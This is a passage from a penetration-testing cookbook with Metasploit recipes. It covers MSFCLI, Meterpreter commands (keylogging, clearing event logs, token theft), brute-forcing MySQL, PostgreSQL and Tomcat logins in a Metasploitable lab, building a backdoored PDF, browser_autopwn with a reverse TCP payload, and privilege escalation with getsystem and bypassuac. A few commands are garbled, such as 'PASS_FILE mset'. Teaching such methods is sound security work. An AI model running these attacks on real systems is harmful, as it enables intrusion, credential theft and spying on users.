In this recipe, we will explore the **Metasploit CLI** (**MSFCLI**). Metasploit requires the use of an interface in order to perform its tasks. The MSFCLI is one such interface. It is a good interface for learning Metasploit or testing/writing a new exploit. It also serves well in the case of using scripts and applying basic automation to tasks.

One major issue with using the MSFCLI is that you can only open *one* shell at a time. You will also notice that as we are exploring some of our commands, it functions a bit slower and is a little more complicated than the MSFCONSOLE. Finally, you have to know the exact exploit that you would like to run in order to use the MSFCLI. This can make it a little difficult for new penetration testers who are not familiar with the Metasploit list of exploits.

Some commands for MSFCLI are:

- `msfcli`: This loads a list of all available exploits accessible to MSFCLI
- `msfcli -h`: This displays the MSFCLI help file
- `/opt/metasploit/msf3/msfcli [PATH TO EXPLOIT] [options = value]`: This is the syntax for launching an exploit

Getting ready


A connection to the Internet or internal network is required to complete this recipe.

How to do it...

Let's begin our exploration of the MSFCLI:

1. Start the MSFCLI. Please be patient as this may take a little bit of time depending on the speed of your system. Also note that as the MSFCLI loads, a list of available exploits will be displayed.

   `msfcli`

2. Show the MSFCLI help file by using the following command:

   `msfcli -h`

```
root@bt:/pentest/exploits# msfcli -h
Usage: /opt/metasploit/msf3/msfcli <exploit_name> <option=value> [mode]
================================================================================

    Mode          Description
    ----          -----------
    (A)dvanced    Show available advanced options for this module
    (AC)tions     Show available actions for this auxiliary module
    (C)heck       Run the check routine of the selected module
    (E)xecute     Execute the selected module
    (H)elp        You're looking at it baby!
    (I)DS Evasion Show available ids evasion options for this module
    (O)ptions     Show available options for this module
    (P)ayloads    Show available payloads for this module
    (S)ummary     Show information about this module
    (T)argets     Show available targets for this exploit module
```

3. For our demonstration, we will perform a Christmas tree scan. We will choose option `A` to display the modules' advanced options:

```
/opt/metasploit/msf3/msfcli auxiliary/scanner/portscan/xmas A
```

```
root@bt:/pentest/exploits# /opt/metasploit/msf3/msfcli auxiliary/scanner/portscan/xmas A
[*] Please wait while we load the module tree...

  Name           : GATEWAY
  Current Setting:
  Description    : The gateway IP address. This will be used rather than a random
     remote address for the UDP probe, if set.

  Name           : NETMASK
  Current Setting: 24
  Description    : The local network mask. This is used to decide if an address is
     in the local network.

  Name           : ShowProgress
  Current Setting: true
  Description    : Display progress messages during a scan

  Name           : ShowProgressPercent
  Current Setting: 10
  Description    : The interval in percent that progress should be shown

  Name           : UDP_SECRET
  Current Setting: 1297303091
  Description    : The 32-bit cookie for UDP probe requests.

  Name           : VERBOSE
  Current Setting: false
  Description    : Enable detailed status messages
```

4. Additionally, you can list a summary of the current module by using the `S` mode. The summary mode is a great way to see all of the options available to you for the exploit that you are trying to run. Many of the options are optional, but usually a few are required, which allows you to set the target or the port you are trying to launch the exploit against.

   `/opt/metasploit/msf3/msfcli auxiliary/scanner/portscan/xmas S`

```
root@bt:/pentest/exploits# /opt/metasploit/msf3/msfcli auxiliary/scanner/portscan/xmas S
[*] Please wait while we load the module tree...


       Name: TCP "XMas" Port Scanner
     Module: auxiliary/scanner/portscan/xmas
    Version: 14976
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
   kris katterjohn <katterjohn@gmail.com>

Basic options:
   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to scan per set
   INTERFACE                   no        The name of the interface
   PORTS      1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                      yes       The target address range or CIDR identifier
   SNAPLEN    65535            yes       The number of bytes to capture
   THREADS    1                yes       The number of concurrent threads
   TIMEOUT    500              yes       The reply read timeout in milliseconds

Description:
  Enumerate open|filtered TCP services using a raw "XMas" scan; this
  sends probes containing the FIN, PSH and URG flags.
```

5. To show a list of options available for this exploit, we use the `O` mode. Options are a way to configure the exploit module. Each exploit module has a different set of options (or none at all). All required options must be set before the exploit is allowed to execute. From the following screenshot, you will notice that many of the required options are set by default. If this is the case, you do not have to update the options' value unless you want to change it.

   `/opt/metasploit/msf3/msfcli auxiliary/scanner/portscan/xmas O`

```
root@bt:/pentest/exploits# /opt/metasploit/msf3/msfcli auxiliary/scanner/portscan/xmas O
[*] Please wait while we load the module tree...

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to scan per set
   INTERFACE                   no        The name of the interface
   PORTS      1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                      yes       The target address range or CIDR identifier
   SNAPLEN    65535            yes       The number of bytes to capture
   THREADS    1                yes       The number of concurrent threads
   TIMEOUT    500              yes       The reply read timeout in milliseconds
```

6. To execute our exploit, we use the `E` mode:

```
/opt/metasploit/msf3/msfcli auxiliary/scanner/portscan/xmas E
```

How it works...

In this recipe, we began by launching the MSFCLI, searched for a module to use, then proceeded to execute the module. During our searching phase, we chose the Christmas tree scan module and reviewed the MSFCLI interface for viewing a summary of the module and its available options. After all options were set, we ran the exploit.

There's more...

It's important to know that the Metasploit Framework is divided into three distinct parts:

- **Vulnerabilities**: These are weaknesses, both known and unknown, that are contained against a particular application, software package, or protocol. In Metasploit, vulnerabilities are listed as groups with various exploits to attack the vulnerability listed under them.
- **Exploits**: Exploits are modules that are set up to be able to take advantage of the vulnerabilities found.
- **Payloads**: Once an exploit has successfully ran, a payload must be delivered to the attacked machine in order to allow us to create shells, run various commands, add users, and so on.

Once you have gained access to your host using the MSFCLI or MSCONSOLE you must use Meterpreter in order to deliver your payloads. MSFCONSOLE manages your sessions, but Meterpreter does your actual payload and exploit engagements.

See also

To learn more about Meterpreter, refer to the *Mastering Meterpreter* recipe of this chapter.

Mastering Meterpreter

Once you have gained access to your host using either Armitage, MSFCLI, or MSFCONSOLE, you must use Meterpreter in order to deliver your payloads. MSFCONSOLE is used to manage your sessions, while Meterpreter does your actual payload and exploit engagements.

Some common commands used with Meterpreter include:

- `help`: This command will allow you to view the help file.
- `background`: This command allows you to keep a Meterpreter session running in the background. The command will take you back to an MSF (Metasploit) prompt.
- `download`: This command allows you to download a file from our victims' machine.
- `upload`: This command allows you to upload a file to our victims' machine.
- `execute`: This command allows you to run a command on our victims' machine.
- `shell`: This command allows you to run a Windows shell prompt on our victims' machine (for Windows hosts only).
- `session -i`: This command allows you to switch between sessions.

Getting ready

The following requirement needs to be fulfilled:

- A connection to the intranet or Internet
- An active session to a target system created by Metasploit using either Armitage, MSFCLI, or MSFCONSOLE

How to do it...

Let's begin by opening the MSFCONSOLE:

1. First we begin with an active session being displayed from the MSFCONSOLE.
2. Start logging keystrokes typed in by users of the exploited system:

   ```
   keyscan_start
   ```

3. Dump the keystrokes typed in by users of the exploited system. The keystrokes will display onscreen.

   ```
   keyscan_dump
   ```

4. Stop logging keystrokes typed in by users of the exploited system:

   ```
   keyscan_stop
   ```

5. Delete a file on the exploited system:

   ```
   del exploited.docx
   ```

6. Clear the event logs on the exploited system:

   ```
   clearav
   ```

7. Show a list of running processes:

   ```
   ps
   ```

8. Kill a given process on the exploited system using the `kill[pid]` syntax, shown as follows:

   ```
   kill 6353
   ```

9. Attempt to steal an impersonation token from our exploited system:


   ```
   steal_token
   ```

How it works...

We began this recipe from an already established Meterpreter session by using either Armitage, the MSFCONSOLE, or the MSFCLI. Later, we ran various commands on the targeted machine.

There's more...

When we use Meterpreter against a Linux-based host, we are able to run Linux commands against our target just as we would if we were sitting at the machine.



Metasploitable MySQL

In this recipe, we will explore how to use Metasploit to attack a MySQL database server using the MySQL Scanner module. As the database of choice for many website platforms including Drupal and WordPress, many websites are currently using the MySQL database server. This makes it an easy target for the Metasploitable MySQL attack!

Getting ready

The following requirements need to be fulfilled:

- A connection to the internal network is required to complete this recipe
- Metasploitable running in our hacking lab
- Word list to perform a dictionary attack

How to do it...

Let's begin our MySQL attack by opening a terminal window:

1. Open a terminal window.
2. Launch the MSFCONSOLE:

   ```
   msfconsole
   ```

3. Search for all available MySQL modules:

   ```
   search mysql
   ```

4. Use the MySQL Login Utility:

```
use auxiliary/scanner/mysql/mysql_login
```

```
msf > use auxiliary/scanner/mysql/mysql_login
msf  auxiliary(mysql_login) >
```

5. Show the available options of the module:

```
show options
```

```
msf  auxiliary(mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target address range or CIDR identifier
   RPORT             3306             yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by
space, one pair per line
   USER_AS_PASS      true             no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

msf  auxiliary(mysql_login) >
```

6. Set the RHOST to the host of your Metasploitable 2 machine or target:

```
set RHOSTS 192.168.10.111
```

7. Set your username file location. This is a user file list of your choice.

```
set user_file /root/Desktop/usernames.txt
```

8. Set your password file location. This is a password file list of your choice.


```
set pass_file /root/Desktop/passwords.txt
```

```
msf  auxiliary(mysql_login) > set RHOSTS 192.168.10.111
RHOSTS => 192.168.10.111
msf  auxiliary(mysql_login) > set user_file /root/Desktop/usernames.txt
user_file => /root/Desktop/usernames.txt
msf  auxiliary(mysql_login) > set pass_file /root/Desktop/passwords.txt
pass_file => /root/Desktop/passwords.txt
msf  auxiliary(mysql_login) >
```

9. Run the exploit:

```
exploit
```

10. Metasploit goes out and tries to enter a combination of all usernames and passwords contained in both the files. Locate the **+** sign next to the login and password combination that works:



How it works...

In this recipe, we used Metasploit's MSFCONSOLE to exploit a MySQL vulnerability on our target Metasploitable 2 host. We began by launching the console and searching for all known MySQL vulnerabilities. After choosing the MySQL Login exploit, which allows us to apply brute force to the MySQL login, we set our options and executed the exploit. Using the username and password files supplied by the exploit, Metasploit tries to apply brute force to the MySQL database.

There's more...

In this recipe, we used a custom-generated username and password file. There are many ways to generate the username word list and the password file, and several methods are provided in *Chapter 9*, *Password Cracking*.

Metasploitable PostgreSQL

In this recipe, we will explore how to use Metasploit to attack a PostgreSQL database server using the PostgreSQL Scanner module. PostgreSQL is touted as being the world's most advanced open source database and is said to be an enterprise-class database by many enthusiasts. We will use Metasploit in order to apply brute force to a PostgreSQL login.

Getting ready

The following requirement needs to be fulfilled:

- A connection to the internal network is required to complete this recipe
- Metasploitable running in our hacking lab
- Word list to perform a dictionary attack

How to do it...

Let's begin our PostgreSQL attack by opening a terminal window:

1. Open the command prompt.
2. Launch the MSFCONSOLE:

   ```
   msfconsole
   ```

3. Search for all available PostgreSQL modules:

   ```
   search postgresql
   ```

4. Use the PostgreSQL Login Utility:

```
use auxiliary/scanner/postgres/postgres_login
```

5. Show the available options of the module:

```
show options
```

6. Set the RHOST to the host of your Metasploitable 2 machine or target:


```
set RHOSTS 192.168.10.111
```

7. Set your username file location. This is a user file list of your choice, however the user file location is provided as it's included by Metasploit.

```
set user_file
/opt/metasploit/msf3/data/wordlists/postgres_default_user.txt
```

8. Set your password file location. This is a password file list of your choice, however the password file location is provided as it's included by Metasploit.

```
set pass_file
/opt/metasploit/msf3/data/wordlists/postgres_default_user.txt
```




9. Run the exploit:

```
exploit
```

How it works...

In this recipe, we used Metasploit's MSFCONSOLE to exploit a PostgreSQL vulnerability on our target Metasploitable 2 host. We began by launching the console and searching for all known PostgreSQL vulnerabilities. After choosing the PostgreSQL Login exploit, which allows us to apply brute force to the PostgreSQL login, we set our options and executed the exploit. Metasploit goes out and tries to enter a combination of all usernames and passwords contained in both the files. Locate the **+** sign next to the login and password combination that works:



There's more...

In this recipe, we used a default PostgreSQL word list for the usernames and passwords. Likewise, we could also have created our own. There are many ways to generate the username word list and the password file, and several methods are provided in *Chapter 8*, *Voice Over IP (VoIP)*.

Metasploitable Tomcat

In this recipe, we will explore how to use Metasploit to attack a Tomcat server using the Tomcat Manager Login module. Tomcat, or Apache Tomcat, is an open source web server and servlet container used to run Java Servlets and JavaServer Pages (JSP). The Tomcat server is written in pure Java. We will use Metasploit in order to brute force a Tomcat login.

Getting ready

The following requirements need to be fulfilled:

- A connection to the internal network is required to complete this recipe
- Metasploitable running in our hacking lab
- Word list to perform a dictionary attack

How to do it...

Let's begin the recipe by opening a terminal window:

1. Open a command prompt.
2. Launch the MSFCONSOLE:

   ```
   msfconsole
   ```

3. Search for all available Tomcat modules:

   ```
   search tomcat
   ```

4. Use the Tomcat Application Manager Login Utility:

```
use auxiliary/scanner/http/tomcat_mgr_login
```

5. Show the available options of the module:

```
show options
```

Notice we have a lot of items that are set to **yes** and are required. We will utilize their defaults.

6. Set your password file (`PASS_FILE`) location:

```
PASS_FILE mset
/opt/metasploit/msf3/data/wordlists/tomcat_mgr_default_pass.txt
```

7. Set your user file (`USER_FILE`) location:

```
USER_FILE mset
/opt/metasploit/msf3/data/wordlists/tomcat_mgr_default_users.txt
```

8. Set the target RHOST. In this case, we will select our Metasploitable 2 machine:

```
set RHOSTS 192.168.10.111
```

9. Set RPORT to `8180`:


```
set RPORT 8180
```

10. Run the exploit:

```
exploit
```

How it works...

In this recipe, we used Metasploit's MSFCONSOLE to exploit a Tomcat vulnerability on our target Metasploitable 2 host. We began by launching the console and searching for all known Tomcat vulnerabilities. After choosing the Tomcat Login exploit, which allows us to apply brute force to the Tomcat login, we set our options and executed the exploit. Metasploit goes out and tries to enter a combination of all usernames and passwords contained in both the files. Locate the **+** sign next to the login and password combination that works:



Metasploitable PDF

In this recipe, we will explore how to use Metasploit to perform an attack using the **Portable Document Format** (**PDF**) document exploited with the Adobe PDF Embedded module. An Adobe PDF is a highly used standard for transmitting a document to another party. Due to its widespread use, especially because of its business usage, we will attack a user's machine by allowing the user to think they are opening a legitimate PDF document from a job applicant.

Getting ready

The following requirements need to be fulfilled:

- A connection to the internal network is required to complete this recipe
- Metasploitable running in our hacking lab
- Word list to perform a dictionary attack

How to do it...


Let's begin the process by opening a terminal window:

1. Open a terminal window.
2. Launch the MSFCONSOLE:

   ```
   msfconsole
   ```

3. Search for all available PDF modules:

   ```
   search pdf
   ```



4. Use the Adobe PDF Embedded EXE Social Engineering module:

   ```
   use exploit/windows/fileformat/adobe_pdf_embedded_exe
   ```

5. Show the available options of the module:

   ```
   show options
   ```

6. Set the filename of the PDF we want to generate:

   ```
   set FILENAME evildocument.pdf
   ```


7. Set the infilename. This is the location of a PDF file that you have access to use. In this case, I am using a resume located on my `Desktop`:

   ```
   set INFILENAME /root/Desktop/willie.pdf
   ```

Notice that all of the options for this module are set to optional with the exception of the **INFILENAME** option.

8. Run the exploit:

```
exploit
```



How it works...

In this recipe, we used Metasploit's MSFCONSOLE to create an Adobe PDF file containing a Meterpreter backdoor. We began by launching the console and searching for all known PDF vulnerabilities. After choosing the Embedded EXE PDF exploit, which allows us to hide a backdoor program in a legitimate PDF, we set our options and executed the exploit. Metasploit will generate a PDF accompanied by a Windows Reverse TCP payload. When your target opens the PDF file, Meterpreter will open acknowledging an active session.

Implementing the browser_autopwn module

Browser_autopwn is an auxiliary module provided by Metasploit that allows you to automate an attack on a victim's machine simply by the user accessing a web page. Browser_autopwn performs a fingerprint of the client before it attacks, meaning that it will *not* try a Mozilla Firefox exploit against an Internet Explorer 7 browser. Based upon its determination of the browser, it decides which exploit is the best to deploy.

Getting ready

A connection to the Internet or internal network is required to complete this recipe.

How to do it...

Let's begin by opening a terminal window:

1. Open a terminal window.
2. Launch the MSFCONSOLE:

   ```
   msfconsole
   ```

3. Search for the Autopwn modules:

   ```
   search autopwn
   ```

```
msf > search autopwn

Matching Modules
================

   Name                               Disclosure Date  Rank    Description
   ----                               ---------------  ----    -----------
   auxiliary/server/browser_autopwn                    normal  HTTP Client Automatic Exploiter

msf > use auxiliary/server/browser_autopwn
```

4. Use the browser_autopwn module:

   ```
   use auxiliary/server/browser_autopwn
   ```

5. Set our payload. In this case, we use Windows Reverse TCP:

   ```
   set payload windows/meterpreter/reverse_tcp
   ```

6. Show the options for this type of payload:

   ```
   show options
   ```

```
msf  auxiliary(browser_autopwn) > show options

Module options (auxiliary/server/browser_autopwn):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   LHOST                        yes       The IP address to use for reverse-connect payloads
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an address on
 the local machine or 0.0.0.0
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly g
enerated)
   SSLVersion  SSL3             no        Specify the version of SSL that should be used (accepte
d: SSL2, SSL3, TLS1)
   URIPATH                      no        The URI to use for this exploit (default is random)

msf  auxiliary(browser_autopwn) >
```

7. Set the host IP address to where the reverse connection will be made. In this case, the IP address of my PC is `192.168.10.109`:

   ```
   set LHOST 192.168.10.109
   ```

8. Next, we want to set our URI path. In this case we use `"filetypes"` (with quotes):

   ```
   set URIPATH "filetypes"
   ```

9. Finally, we start the exploit:

   ```
   exploit
   ```

10. Metasploit starts the exploit at the IP address `http://[Provided IP Address]:8080`.
11. When a visitor visits the address, the browser_autopwn module tries to connect to the user's machine to set up a remote session. If successful, Meterpreter will acknowledge the session. To activate the session, use the `session` command:

    ```
    session -i 1
    ```

12. To show a list of Meterpreter commands that we can run, type `help`:

    ```
    help
    ```

13. A list of available commands will display. In this case, we will start a keystroke scan:

    ```
    keyscan_start
    ```

14. To get the keystrokes that were taken from our victim, we issue the `keyscan_dump` command:

    ```
    keyscan_dump
    ```

How it works...

In this recipe, we used Metasploit's MSFCONSOLE to launch a browser_autopwn exploit. We began by launching the console and searching for all known Autopwn modules. After choosing the Autopwn module, we set our payload to Windows Reverse TCP, which allows us to get a connection back to us if the exploit was successful. Once a victim visits our web page, and an exploit was successful, we will get an active Meterpreter session.

6
Privilege Escalation

In this chapter, we will cover:

- Using impersonation tokens
- Local privilege escalation attack
- Mastering the Social-Engineer Toolkit (SET)
- Collecting victims' data
- Cleaning up the tracks
- Creating a persistent backdoor
- Man-in-the-middle attack (MITM)

Introduction

Once we have gained access to the computer that we would like to attack, it's important that we escalate our privileges as much as possible. Generally, we gain access to a user account that has low privileges (the computer user). However, our target account may be the administrator account. In this chapter, we will explore various ways to escalate your privileges.

Using impersonation tokens

In this recipe, we will impersonate another user on a network by using impersonation tokens. When a user logs in to a Windows system, they are given an access token as a part of their authenticated session. Token impersonation allows us to escalate our privileges by "impersonating" that user. A system account, for example, may need to run as a domain administrator to handle a specific task, and it generally relinquishes its elevated authority when done. We will utilize this weakness to elevate our access rights.

Getting ready


The following requirements need to be fulfilled:

- A connection to the Internet or intranet is required to complete this task
- A victim's target machine is also required

How to do it...

We begin our exploration of impersonation tokens from a Meterpreter shell. You will have to use Metasploit to attack a host in order to gain a Meterpreter shell. You can use one of the recipes in *Chapter 5*, *Exploitation* to gain access to a host using Metasploit.

1. Once you have gained access to your victim using a Metasploit exploit with a Meterpreter payload, wait for your Meterpreter prompt to display:



2. From Meterpreter, we can begin the impersonation process by using Incognito:

```
use incognito
```


3. Display the help file for Incognito by issuing the `help` command:

```
help
```

4. You will notice that we have several options available:

5. Next, we want to get a list of available users who are currently logged in to the system or have had access to the system recently. We do this by executing the `list_tokens` command with the `-u` option:

```
list_tokens -u
```



6. Next, we run the impersonation attack. The syntax to use is `impersonate_token [name of the account to impersonate]`:

```
impersonate_token \\test-pc\willie
```

7. If we are successful, we are now using the current system as another user.

How it works...

In this recipe, we began with a compromised host and then used Meterpreter to impersonate the token of another user on the machine. The goal of the impersonation attack is to choose the highest level of user possible, preferably someone who is also connected across a domain, and use their account to dive further into the network.

Local privilege escalation attack

In this recipe, we will escalate privileges on a compromised machine. Local privilege escalation allows us to gain access to system or domain user accounts utilizing the current system to which we are attached.

Getting ready


The following requirements need to be fulfilled:

- A connection to the Internet or intranet is required to complete this recipe
- A compromised machine using the Metasploit Framework is also required

How to do it...

Let's begin the process of performing a local privilege escalation attack from a Meterpreter shell. You will have to use Metasploit to attack a host in order to gain a Meterpreter shell. You can use one of the recipes in *Chapter 5*, *Exploitation* to gain access to a host using Metasploit.

1. Once you have gained access to your victim using a Metasploit exploit with a Meterpreter payload, wait for your Meterpreter prompt to display:



2. Next, to view the help file for the `getsystem` command, we run the `-h` option:

```
getsystem -h
```

3. Finally, we run `getsystem` without any attributes:

```
getsystem
```

If you are trying to gain access to a Windows 7 machine, you must run the `bypassuac` command before you can run the `getsystem` command. Bypass UAC allows you to bypass Microsoft User Account Control. The command is executed as follows:

```
run post/windows/escalate/bypassuac
```

4. That's it! We have successfully performed an escalation attack!

How it works...

In this recipe, we used Meterpreter to perform a local privilege escalation attack on our victim's machine. We began the recipe from a Meterpreter shell. We then ran the `getsystem` command that allows Meterpreter to try and elevate our credentials on the system. If successful, we will have system-level access on our victim's machine.

Mastering the Social-Engineer Toolkit (SET)

In this recipe, we will explore the **Social-Engineer Toolkit** (**SET**). SET is a framework that includes tools that allow you to attack a victim by using deception. SET was designed by David Kennedy. The tool has quickly become a standard in the arsenal of the penetration tester.

How to do it...

Let's explore SET by performing the following steps:

